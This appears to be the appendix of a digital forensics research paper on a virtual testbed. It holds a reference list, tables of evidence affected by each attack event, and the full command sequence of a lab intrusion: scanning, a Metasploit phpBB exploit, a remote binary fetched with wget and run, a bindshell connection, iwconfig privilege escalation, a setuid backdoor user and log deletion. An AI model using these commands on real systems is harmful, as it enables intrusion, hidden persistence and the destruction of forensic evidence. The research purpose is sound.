1. Richmond, M.: ViSe: A virtual security testbed. Master's thesis, University of California, Santa Barbara (2005)
2. Guidance Software, Inc.: Encase (2006) `www.encase.com`.
3. Spencer, E.: ILook investigator toolsets (2006) `www.ilook-forensics.org`.
4. Carrier, B.: The Sleuth Kit and Autopsy (2006) `www.sleuthkit.org`.
5. Chisum, W.J., Turvey, B.E.: Evidence dynamics: Locard's exchange principle & crime reconstruction. Journal of Behavioral Profiling **1**(1) (2000)
6. O'Connor, T.: Introduction to crime reconstruction. Lecture Notes for Criminal Investigation (2004) North Carolina Wesleyan College.
7. Aitken, C., Taroni, F.: Statistics and the Evaluation of Evidence for Forensic Scientists. Wiley (2004)
8. Carrier, B.D., Spafford, E.H.: Defining event reconstruction of digital crime scenes. Journal of Forensic Sciences **49** (2004)

9. Carrier, B.: An event-based digital forensic investigation framework. In: Digital Forensic Research Workshop. (2004)
10. Stephenson, P.: Formal modeling of post-incident root cause analysis. International Journal of Digital Evidence **2** (2003)
11. Gladyshev, P., Patel, A.: Finite state machine approach to digital event reconstruction. Digital Investigation **1** (2004)
12. Baca, E.: Using linux VMware and SMART to create a virtual computer to recreate a suspect's computer (2003) `www.linux-forensics.com`.
13. Provos, N.: The honeyd virtual honeypot (2005) `www.honeyd.org`.
14. Honeynet Project: Know your enemy: Learning with VMware – building virtual honeynets using VMware (2003) `www.honeynet.org`.
15. Seifried, K.: Honeypotting with VMware (2002) www.seifried.org.
16. Rossey, L., Cunningham, R., Fried, D., Rabek, J., Lippman, R., Haines, J., Zissman, M.: LARIAT: lincoln adaptable real-time information assurance testbed. 2002 IEEE Aerospace Conference Proceedings (2002)
17. Haines, J., Goulet, S., Durst, R., Champion, T.: Llsim: Network simulation for correlation and response testing. In: IEEE Workshop on Information Assurance, West Point, NY (2003)
18. White, B., Lepreau, J., Stoller, L., Ricci, R., Guruprasad, S., Newbold, M., Hibler, M., Barb, C., Joglekar, A.: An integrated experimental environment for distributed systems and networks. In: Fifth Symposium on Operating Systems Design and Implementation, Boston, MA, USENIX Association (2002) 255–260
19. The DETER project: The DETER Testbed: Overview (2004) `www.isi.edu/deter`.
20. Jiang, X., Xu, D., Wang, H., Spafford, E.: Virtual playgrounds for worm behavior investigation. In: 8th International Symposium on Recent Advances in Intrusion Detection, Seattle, WA (2005)
21. Dike, J.: User mode linux (2005) `user-mode-linux.sourceforge.net`.
22. Vada, H.: Rekonstruksjon av angrep mot IKT-systemer (reconstruction of attacks on ICT systems). Master's thesis, Norwegian University of Science and Technology, Trondheim, Norway (2004)
23. VMware: VMware 5.0 manual (2005) `www.vmware.com`.
24. University of Cambridge Computer Laboratory: The Xen virtual machine monitor (2005) `http://www.cl.cam.ac.uk/`.
25. Microsoft: Microsoft Virtual PC (2004) `www.microsoft.com`.
26. The Open Web Application Security Project: The ten most critical web application security vulnerabilities. Technical report, OWASP (2004)
27. Wang, X., Feng, D., Lai, X., Yu, H.: Collisions for hash functions MD4, MD5, HAVAL-128 and RIPEMD. Cryptology ePrint Archive, Report 2004/199 (2004)
28. Wang, X., Yin, Y.L., Yu, H.: Finding collisions in the full sha-1. In Shoup, V., ed.: CRYPTO. Volume 3621 of Lecture Notes in Computer Science., Springer (2005) 17–36
29. Honeynet Project: Detecting VMware (2005) `www.honeynet.org`.
30. Shelton, T.: VMware Flaw in NAT Function Lets Remote Users Execute Arbitrary Code (2005) `securitytracker.com`.
31. Cuff, A.: Talisker Anti Forensic Tools (2004) `www.networkintrusion.co.uk`.
32. ronvdaal@zarathustra.linux666.com: PHPBB Viewtopic.PHP remote code execution vulnerability (2005) Bugtraq ID 14086.
33. aXiS: IWConfig Local ARGV command line buffer overflow vulnerability (2003) Bugtraq ID 8901.
34. Vozeler, M.: CDRTools RSH environment variable privilege escalation vulnerability (2004) Bugtraq ID 11075.

A Analysis Results

This appendix contains the analysis results corresponding to each of the events. Each row includes the host, the type of evidence, the name of the evidence identifier, and what action has affected the evidence.

Host	Type	Name	Action
V	F	/root/.bash_history	M
V	F	/tmp/httpd	C
V	F	/var/log/wtmp	M
V	F	/var/log/lastlog	M
V	F	/var/log/messages	M
V	F	/var/log/httpd/error_log	M
V	F	/var/run/utmp	M
V	F	/etc/cups/certs/0	M
T	N	File httpd Downloaded: Victim to Attacker:80	C
T	N	TCP Connection Terminated: Attacker to Victim:4321	C
T	N	TCP Connection Established: Attacker to Victim:12497	C

Table A-1. Effects of Event 3. The following notation is used: A=attack host, V=victim host, T=third-party host, F=file, N=network, I=Snort IDS log, C=create, M=modify, D=delete

Host	Type	Name	Action
V	F	/tmp/iwconfig	C
V	F	/tmp/progs	C
V	F	/etc/cups/certs/0	M
T	N	File iwconfig Downloaded: Attacker:80 to Victim	C
T	I	ATTACK-RESPONSES id check returned root: Victim:12497 to Attacker	C

Table A-2. Effects of Event 4.

Host	Type	Name	Action
V	F	/etc/shadow-	M
V	F	/etc/gshadow-	M
V	F	/etc/gshadow	M
V	F	/etc/group	M
V	F	/etc/group-	M
V	F	/etc/shadow	M
V	F	/etc/passwd	M
V	F	/var/log/messages	M
V	F	/var/log/secure	M
V	F	/usr/bin/]	C
V	F	/home/bash/.*	C
T	N	File] Downloaded: Attacker:80 to Victim	C
T	N	TCP Connection Terminated: Attacker to Victim:12497	C

Table A-3. Effects of Event 5.

Host	Type	Name	Action
V	F	/tmp/*	D
V	F	/var/log/*	D
V	F	/var/run/utmp	M
V	F	/etc/cups/certs/0	M
T	N	SSH Connection Established: Attacker to Victim:22	C

Table A-4. Effects of Event 6.

B Attack Details

This appendix contains the specific commands used in the multi-step attack. The ViSe IP addresses are 128.111.48.125 (detector), 128.111.48.131 (attack host), and 128.111.48.118 (vulnerable host).

```
#Event 1: Network, ping and webserver scan
nmap -sP 128.111.48.1-255 > ping ; cat ping
nmap 128.111.48.118 > 118 ; cat 118
links 128.111.48.118/phpBB2/
#Event 2 : Run vulnerable phpBB attack using Metasploit
./msfconsole
>show exploits
>use phpbb_highlight
>show
>show targets
>set TARGET 0
>show payloads
>set PAYLOAD cmd_unix_reverse
>show options
>set RHOST 128.111.48.118
>set PHPBB_ROOT /phpBB2
>set LHOST 128.111.48.131
>check
>exploit
#Event 3: Run vulnerable phpBB attack
id
cd /tmp; wget 128.111.48.131/httpd
chmod 700 ./httpd
./httpd
quit
#Event 4: Connect to bindshell and exploit iwconfig
nc 128.111.48.118 12497 -vv
find / -user root -perm -4000 -print 2> /dev/null >progs
cat progs
/sbin/iwconfig -v
wget 128.111.48.131/iwconfig
chmod 700 iwconfig; /iwconfig
whoami
#Event 5: Create a user bash and install a setuid backdoor
/usr/sbin/adduser bash
passwd bash
wget 128.111.48.131/]
chmod 4755 ] ; mv ] /usr/bin
#Event 6: Clear logs and backdoor tracks
ssh bash@128.111.48.118
/usr/bin/]
ps -ef | grep apache
kill <pid> #kill backdoors pids
rm -rf /tmp/*; rm -rf /var/log/*
```